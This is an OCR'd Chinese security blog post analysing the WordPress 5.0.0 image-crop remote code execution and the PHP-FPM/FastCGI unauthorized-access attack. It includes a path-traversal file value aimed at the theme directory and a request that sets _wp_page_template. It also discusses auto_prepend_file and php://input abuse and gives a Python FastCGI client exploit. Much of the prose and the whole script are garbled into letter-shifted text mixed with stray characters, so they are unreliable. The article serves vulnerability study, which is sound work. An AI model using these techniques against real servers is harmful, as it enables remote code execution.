    check_ajax_referer( 'image_editor-' . $attachment_id, 'nonce' );
    if ( empty( $attachment_id ) || ! current_user_can( 'edit_post', $attachment_id ) ) {
        wp_send_json_error();
    }

    $context = str_replace( '_', '-', $_POST['context'] );
    $data    = array_map( 'absint', $_POST['cropDetails'] );
    $cropped = wp_crop_image(
                    $attachment_id, $data['x1'], $data['y1'], $data['width'],
                    $data['height'], $data['dst_width'], $data['dst_height']
                );
    ⋮
}
```


角 Ⓑ般 挺 z sbf ur sblp dj h 矿 经 见

矿 词 阻 挺 艺 SRVW 矿 间

' bSRVW^*g*` 补 罪 知 绑 8 矩 矿

(v) 矿结 矿(q)起 XUO 知 绑

; 0< 矩 摄 艺 知 绑 49 矩 矿 陷

罪 lp dj lf n 访 间 艺 J G 矿 ⓒ 摄 ⓒ

翻 *fursshg0*1edvhqdph+'vufbildh, 矿 翻 陷(s)

知 绑 53056 矩 矿 vdyh 阻 摄

```php
// /var/www/html/wordpress/wp-admin/includes/image.php
function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false, $dst_file = false ) {
    $src_file = $src;
    if ( is_numeric( $src ) ) {
        $src_file = get_attached_file( $src );
      //var/www/html/wordpress/wp-content/uploads/2019/02/evil.jpeg#/../../../../themes/twentynineteen/evil.jpeg

        if ( ! file_exists( $src_file ) ) {     // 选择图片的路径
            $src = _load_image_to_edit_path( $src, 'full' );
  // http://localhost/wordpress/wp-content/uploads/2019/02/evil.jpeg#/../../../../themes/twentynineteen/evil.jpeg
        } else {
            $src = $src_file;
        }
    }

    $editor = wp_get_image_editor( $src );      // 选择用于处理图片的库，Imagick优先或者GD库

    $src = $editor->crop( $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs );

    if ( ! $dst_file )
        $dst_file = str_replace( basename( $src_file ), 'cropped-' . basename( $src_file ), $src_file );

    wp_mkdir_p( dirname( $dst_file ) );

    $dst_file = dirname( $dst_file ) . '/' . wp_unique_filename( dirname( $dst_file ), basename( $dst_file ) );

    $result = $editor->save( $dst_file );

    return $dst_file;
}
```

信安之路

```php
// 选择用于处理图片的拓展
// /var/www/html/wordpress/wp-includes/media.php
function wp_get_image_editor( $path, $args = array() ) {
    :
    $implementation = _wp_image_editor_choose( $args );
}
function _wp_image_editor_choose( $args = array() ) {
    :
    $implementations = apply_filters( 'wp_image_editors', array( 'WP_Image_Editor_Imagick', 'WP_Image_Editor_GD' ) );
}
```

信安之路

警。

(f) 矿 角露 警。 摄 艺 ULSV

罗 练 矿 角轴 摄 角

阿 bz sbsdj hbwhp sodwh 院 矿 规 绑见 神

```php
// // /var/www/html/wordpress/wp-includes/post-template.php
function get_page_template_slug( $post = null ) {
    $post = get_post( $post );

    if ( ! $post ) {
        return false;
    }
    // 通过id寻找对应的模板
    $template = get_post_meta( $post->ID, '_wp_page_template', true );

    if ( ! $template || 'default' == $template ) {
        return '';
    }

    return $template;
}
```


雅 矿 j hwbsdj hbwhp sodwhbvoxj 挺 评 词阻

' s r vw 矿补 罪 陷 警 摄

Z r ugSuhvv (t)矿 评 警 矿 。 矿

隆谨见 绑神

绝 见 矿 j hwbvlqj chbwhp scdwh 挺

j hwbsdj hbwhp scdwh 挺 般 j hwbsdj hbwhp scdwhbvcxj 挺

摄 艺 Ⓑ j hwbsdj hbwhp scdwh 挺 矿

(f) j hwbvlqj chbwhp scdwh 挺 摄

翻般 挺 矿 角 间 ⑨ 谨 警 经词练罗 w{w

警矿 经 远 bz sbdwwdf khgbildh 读矿 警迎

。 绑 。神

经 罪 srvw 神

111) dfwrq@hglwsrvw) srvwbw|sh@dwwdfkphqw) srvwbLG@;) vdyh@

Xsgdwh) srvwbqdph@456) phwdblqsxw^bzsbsdjhbwhpscdwh`@fur

sshg0ghp r 1nshj


评 j hwbvlqj chbwhp scdwh 挺 矿


j hwbsdj hbwhp scdwhbvcxj 挺 经 。罪 sr vwbLG

警 知绑 : 矩矿 j hwbt xhu| bwhp scdwh

挺 矿 警 Ⓑ

z s0lqf cxghv2whp scdwh0cr dghu1sks 警罪矿 lqf cxgh 。 摄





SV神经 or dgbwhp soowh 陷 脑 。 见 矿调

阻 挺 知 阻绑 48 矩矿陷见 绑神

```php
// /var/www/html/wordpress/wp-includes/template.php

function locate_template($template_names, $load = false, $require_once = true ) {
    $located = '';
    foreach ( (array) $template_names as $template_name ) {
        if ( !$template_name )
            continue;
        if ( file_exists(STYLESHEETPATH . '/' . $template_name)) {
            $located = STYLESHEETPATH . '/' . $template_name;
            break;
        }
        ⋮
    }

    if ( $load && '' != $located )
        load_template( $located, $require_once );

    return $located;
}
function load_template( $_template_file, $require_once = true ) {
    ⋮
    if ( $require_once ) {
        require_once( $_template_file );
    } else {
        require( $_template_file );
    }
}
```



遇到的坑

携 Dsdfkh uhz ulwh 矿评 经 OI L

知 参 警 评 737矩矿 频 绑神

```
# 以Ubuntu为例
sudo a2enmod rewrite     #开启rewrite模块
sudo vim /etc/apache2/apache2.conf
# 找到如下内容:
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride All
    Require all granted
</Directory>
# 将AllowOverride None改成AllowOverride All
sudo systemctl restart apache2
```


总结



参考

WordPress 5.0.0 Remote Code Execution：

> https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/

WordPress 5.0 RCE 详细分析：

> https://paper.seebug.org/822/

Wordpress 5.0.0 远程代码执行漏洞分析与复现：

> https://paper.seebug.org/825/

WordPress 如何获取页面对应的 page 模板 id 或者名称：

> http://www.mr-fu.com/4101/

SKS 衍 规 谷 參 SKS0I SP

原创 evoA 信安之路 2019-05-04

般 }v{ 配 擎–F W hfkrkxe Z S支矿 练

(y)结 矿露 练绑

PHP 的连接方式

dsfkh50prgxdh

sks 遭 dsdfkh 练罗 矿 经 sks 艺 dsdfkh 罪 练罗 goo 练罗 vr 警矿sksvwxg| qww 规 prgxdh 神

FJL

sks 练罗 sks0fjl1h{h矿z he ⓡ 脑 练罗 dsdfkh1h{h矿 Z he ⓡ Ⓑ KWWS 矿评 sks0fjl 矿裁角职 fjl 矿 ⓡ 雅 sks0fjl 词 fjl 矿fjl Ⓑ雅 评 sks 警矿 Ⓑ z he ⓡ 矿 z he ⓡ Ⓑ 矿调 矿FJL 脑 齐摄 摄 翻 KWWS 练罗ⓤ 矿 ⓤ练罗 规 FJL 矿结 irun 练 败摄

ldvwFJL

idvwfjl 练罗 矿 fjl 经 般练范访 矿设 矿FJL ⓠ FJL 谈绑 耀 矿 FJL 迄 雅 罪 ldvwFJL 矿(q) 规 跳 携请 携ldlo0Ryhu 摄 职矿FJL dsdfkh5 Ⓑ FJL 矿 idvwfjl idvwfjl fjl 矿 结 露 dsdfkh 耀ⓤ sks0fjl矿 idvwfjl 跳般 ⓥⓟ 雅 矿 矿迄 般 fjl 矿 绝 FJL 雅 罪矿结评 ⓤ

PHP-FPM

罗 结 矿 dqx{ 绑 sks 逃矿 评

Ⓑ sks0isp矿 sks0isp 蚁耻离

经 Ⓑ矿idvwfjl 练罗 矿 耻 练罗

罗 矿sks0isp idvwfjl 矿

idvwfjl 雅 ⓟ 矿 sks0isp

绑 s 配 神

> Nginx 等服务器中间件将用户请求按照 fastcgi 的规则打包好通过 TCP 传给谁？其实就是传给 FPM。
>
> FPM 按照 fastcgi 的协议将 TCP 流解析成真正的数据。
>
> 举个例子，用户访问 http://127.0.0.1/index.php?a=1&b=2 ，如果 web 目录是 /var/www/html ，那么 Nginx 会将这个请求变成如下 key-value 对：
>
> { 'GATEWAY_INTERFACE': 'FastCGI/1.0', 'REQUEST_METHOD': 'GET', 'SCRIPT_FILENAME': '/var/www/html/index.php', 'SCRIPT_NAME': '/index.php', 'QUERY_STRING': '?a=1&b=2', 'REQUEST_URI': '/index.php?a=1&b=2', 'DOCUMENT_ROOT': '/var/www/html', 'SERVER_SOFTWARE': 'php/fcgiclient', 'REMOTE_ADDR': '127.0.0.1', 'REMOTE_PORT': '12345', 'SERVER_ADDR': '127.0.0.1', 'SERVER_PORT': '80', 'SERVER_NAME': "localhost", 'SERVER_PROTOCOL': 'HTTP/1.1' }
>
> 这个数组其实就是 PHP 中 $_SERVER 数组的一部分，也就是 PHP 里的环境变量。但环境变量的作用不仅是填充 $_SERVER 数组，也是告诉 fpm：“我要执行哪个 PHP 文件”。
>
> PHP-FPM 拿到 fastcgi 的数据包后，进行解析，得到上述这些环境变量。然后，执行 SCRIPT_FILENAME 的值指向的 PHP 文件，也就是 /var/www/html/index.php 。

经 idvwfjl 脑 fjl 遭般练罗 矿 经

补 zhe ⓡ fjl 般 zhe ⓡ

sks0isp sks0isp sks0fjl 摄

判断连接模式

–F W 矿 谷(v) 练罗 sks 离 结Ⓑ

ⓡ 警 题绑矿 角 规 skslqir (v) =

PHP Version 7.3.4-1+ubuntu18.04.1+deb.sury.org+3

System	Linux e37074ec7496 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64
Build Date	Apr 10 2019 10:51:11
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d

PHP Version 7.0.12

System	Windows NT DESKTOP-8NKJHTR 10.0 build 16299 (Windows 10) i586
Build Date	Oct 13 2016 10:44:50
Compiler	MSVC14 (Visual C++ 2015)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled

PHP Version 7.2.15-0ubuntu0.18.04.1

System	Linux evoa 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64
Build Date	Feb 8 2019 14:54:22
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/fpm
Loaded Configuration File	/etc/php/7.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/fpm/conf.d
Additional .ini files parsed	/etc/php/7.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.2/fpm/conf.d/10-opcache.ini, /etc/php/7.2/fpm

skslqir 绍 见 般 SKS 矿 练 Dsdfkh

513 Kdqgdnu 见 般 罗 sks 起 般 dsdfkh0prgxdn 矿

色 FJL2I dvwFJL 见 般 FJL 迎矿 绍

lSP 见 般 sks0isp idvwfjl

练 矿dsdfkh ⓡ prgxdh sks矿qjlq{

ⓡ idvwfjl sks矿 规 绑 qjlq{ 翻足

php-fpm 的模式

结 矿sks0isp 绑 规 (f)矿 起 idvwfjl 矿 qjlq{ 绕 sks0isp 迎 规 缩 矿练 WFS 矿练 xql{ +vrfnhw

WFS

WFS sks0isp 评 经 练罗 + <333,矿 qjlq{ 评 idvwfjl 词 <333 矿sks0isp Ⓑ 评 fjl

qjlq{ 警鉴 罗 =

```
/etc/nginx/sites-available/default
```

```
location ~ \.php$ {
        index index.php index.html index.htm;
        include /etc/nginx/fastcgi_params;
        fastcgi_pass 127.0.0.1:9000;
        fastcgi_index index.php;
        include fastcgi_params;
}
```

sks0isp 警鉴 罗

/etc/php/7.3/fpm/pool.d/www.conf

```
listen=127.0.0.1:9000
```

Xql{ Vrfnhw

xql{ vrfnhw 陷 缺 聊经 xql{ grp dlq vrfnhw矿 xql{ 迎知LSF矩 练 矿规 警知练 1vrfn矩败翻 vrfnhw 练 知 矩矿 迎 缩 罗 练罗 vrfnhw 警 规 迎 般摄

隆谨 结 般矿调 迎 评访艺 WFS

/etc/nginx/sites-available/default

```
location~\.php${
        index index.php index.html index.htm;
        include /etc/nginx/fastcgi_params;
        fastcgi_pass unix:/run/php/php7.3-fpm.sock;
        fastcgi_index index.php;
        include fastcgi_params;
}
```

/etc/php/7.3/fpm/pool.d/www.conf

```
listen = /run/php/php7.3-fpm.sock
```

php-fpm 未授权漏洞

qjlq{ idvwfjl 绕 sks0isp 迎摄 耻 经矿 角 规询 idvwfjl 。矿 sks0isp 矿补

订　见

罗 exj 矿 glvdedhbixqfwrq 规 (f)

sks 矿 规 。 矿。 sks 需 =

擎sks1lql (o)支

```
https://www.php.net/manual/zh/ini.list.php
```

idvwfjl 罪 规词 迎 警

词 jhw矿srvw矿frrnlh 摄 经 角 起 词

订 。脑结 订 见 矿调 角 规 迎

订 见

dxwrbsuhshqgbildh

dxwrbsuhshqgbildh SKS矿 警职Ⓡ矿间。

dxwrbsuhshqgbildh罪 警矿 绝 dxwrbsuhshqgbildh 规起

sks 询

角间 dxwrbsuhshqgbildh 远 翻 sks=22lqsxw

sks=22lqsxw

sks=22lqsxw SRVW / 翻 idvwfjl 罪

规 Ⓓ SRVW 规 规。 srvw 词

矿调 sks=22lqsxw doorzbxudblqfoxgh矿 需

罗 sks1lql 罪远 矿调 exj 矿idvwfjl

SKSbDGP LQbYDOXH 规远 魁聪 矿 规

SKSbDGP LQbYDOXH door z bxudblqfoxgh 远 翻 Wuxh矿

规 idvwfjl 订 见

警

调 矿 角 练罗 ⓡ sks 警矿

翻 sks0isp Ⓑ idvwfjl 。 矿间 (v)

警 知 idvwfjl 。罪 警 矩矿 结 结评

矿 绝 艺 vhfxulw\1dplwbh{whqvlrqv 罗 矿 警


sks 摄 ⓡ sks 矿

2ydu2z z z 2kwp o2lqgh{1sks 般矿调 结 Z he

z he 绑 sks 警矿 规 练范 sks

sks 警 规起 ilqg 2 0qdp h –1sks ⓡ

经 范 sks 警



2xvu2σrfdσ2de2sks2SHDU1sks

2xvu2vkduh2sks2SHDU1sks

绑　　规　(y)虚　　真

知　　艺 s　　配矩

```
lp sruv vrfnhv
lp sruv udqgrp
lp sruv duj sduvh
lp sruv v|v
iurp  lr lp sruv E|whvLR
& Uhihuuhu=
kwwsv=22j lwkxe1fr p 2z x|xqihqj 2S|wkrq0l dvwFJL0Fdhqw
S\5 @ Wuxh li v|v1yhuvlrqblqir1p dmu @@ 5 hovh l dovh
ghi efku+l,=
   li S\5=
      uhwxuq irufhbe|whv+fku+l,,
   hovh=
      uhwxuq e|whv+^l`,
ghi erug+f,=
   li lvlqvwdqfh+f/lqw,=
      uhwxuq f
   hovh=
      uhwxuq rug+f,
ghi irufhbe|whv+v,=
   li lvlqvwdqfh+v/e|whv,=
      uhwxuq v
   hovh=
      uhwxuq v1hqfrgh+*xwi0; */*vwulfw*,
ghi irufhbwh{w+v,=
   li lvvxefodvv+wsh+v,/vwu,=
      uhwxuq v
   li lvlqvwdqfh+v/e|whv,=
      v @ vwu+v/*xwi0; */*vwulfw*,
   hovh=
```

```
        v @ vwu+v,
    uhwxuq v

fodvv Idvw)FJLFdhqw=
    %%%D Idvw0FJLFdhqv irupS|wkrq%%%
      & sulydwh
    bbI FJLbYHUVLRQ @ 4

    bbI FJLbUROHbUHSRQGHU @ 4
    bbI FJLbUROHbDXWKRUL]HU @ 5
    bbI FJLbUROHbILOWHU @ 6

    bbI FJLbW\SHbEHJLQ @ 4
    bbI FJLbW\SHbDERUW @ 5
    bbI FJLbW\SHbHQG @ 6
    bbI FJLbW\SHbSDUDPV @ 7
    bbI FJLbW\SHbVWGLQ @ 8
    bbI FJLbW\SHbVWGRXW @ 9
    bbI FJLbW\SHbVWGHUU @ :
    bbI FJLbW\SHbGDWD @ ;
    bbI FJLbW\SHbJHWYDOXHV @ <
    bbI FJLbW\SHbJHWYDOXHVbUHVXOW @ 43
    bbI FJLbW\SHbXQNRZQ @ 44

    bbI FJLbKHDGHUbVL]H @ ;

        & uhtxhvv vwdwh
        I FJLbVWDWHbVHQG @ 4
        I FJLbVWDWHbHUURU @ 5
        I FJLbVWDWHbVXFFHVV @ 6
```

```
    ghi bblqlwbb+vhoi/krvw/sruw/wphrxw/nhhsddyh,=
      vhoi1krvv @ krvv
      vhoi1sruv @ sruv
      vhoi1wphrxv @ wphrxv
      li nhhsddyh=
        vhoi1nhhsddyh @ 4
      hovh=
        vhoi1nhhsddyh @ 3
      vhoi1vrfn @ Qrqh
      vhoi1uhtxhvvw @ glfw+,

    ghi bbfrqqhfw+vhoi,=
      vhoi1vrfn @ vrfnhw1vrfnhw+vrfnhw1DIbLQHW/
vrfnhw1VRFNbVWUHDP,
      vhoi1vrfn1vhvwwphrxw+vhoi1wphrxw,
      vhoi1vrfn1vhvwvrfnrsw+vrfnhw1VRObVRFNHW/
vrfnhw1VRbUHXVHDGGU/4,
      &li vhoi1nhhsddyh=
      &       vhoi1vrfn1vhvwvrfnrsw+vrfnhw1VRObVRFNHW/
vrfnhw1VRObNHHSDOLYH/4,
      &hovh=
      &       vhoi1vrfn1vhvwvrfnrsw+vrfnhw1VRObVRFNHW/
vrfnhw1VRObNHHSDOLYH/3,
      wu| =
        vhoi1vrfn1frqqhfw+vhoi1krvw/lqw+vhoi1sruw,,
      h{fhsv vrfnhw1huurudv pvj =
        vhoi1vrfn1for vh+,
        vhoi1vrfn @ Qrqh
        sulqw+uhsu+pvj,,
        uhwxuq ldovh
      uhwxuq Wuxh
```

```
    ghi bbhqfrghl dvwFJLUhfrug+vhoi/ifjlbw/sh/frqwhqw/
uhtxhvwg,=
        dhqjwk @ dhq+frqwhqw,
        exi @ efku+ldvwFJLFdhqw1bbl FJLbYHUVLRQ, _
            . efku+ifjlbw/sh, _
            . efku++uhtxhvwg AA ;, ) 3{ll, _
            . efku+uhtxhvwg ) 3{ll, _
            . efku++dhqjwk AA ;, ) 3{ll, _
            . efku+dhqjwk ) 3{ll, _
            . efku+3, _
            . efku+3, _
            . frqwhqw
        uhwxuq exi

    ghi bbhqfrghQdphYdoxhSdudpv+vhoi/qdph/ydoxh,=
        qOhq @ dhq+qdph,
        yOhq @ dhq+ydoxh,
        uhfrug @ e**
        li qOhq ? 45;=
            uhfrug . @ efku+qOhq,
        hoxh=
            uhfrug . @ efku++qOhq AA 57, ·3{;3, _
                . efku++qOhq AA 49, ) 3{ll, _
                . efku++qOhq AA ;, ) 3{ll, _
                . efku+qOhq ) 3{ll,
        li yOhq ? 45;=
            uhfrug . @ efku+yOhq,
        hoxh=
            uhfrug . @ efku++yOhq AA 57, ·3{;3, _
                . efku++yOhq AA 49, ) 3{ll, _
```

```
                . efku++yOhq AA ; , ) 3{ l l , _
                . efku+yOhq ) 3{ l l ,
          uhwxuq uhfrug . qdp h . ydoxh

     ghi bbghfrghl dvwFJLKhdghu+vhoi/vwuhdp ,=
          khdghu @ glfw+,
          khdghu^*yhuvlrq*` @ erug+vwuhdp ^3`,
          khdghu^*wlsh*` @ erug+vwuhdp ^4`,
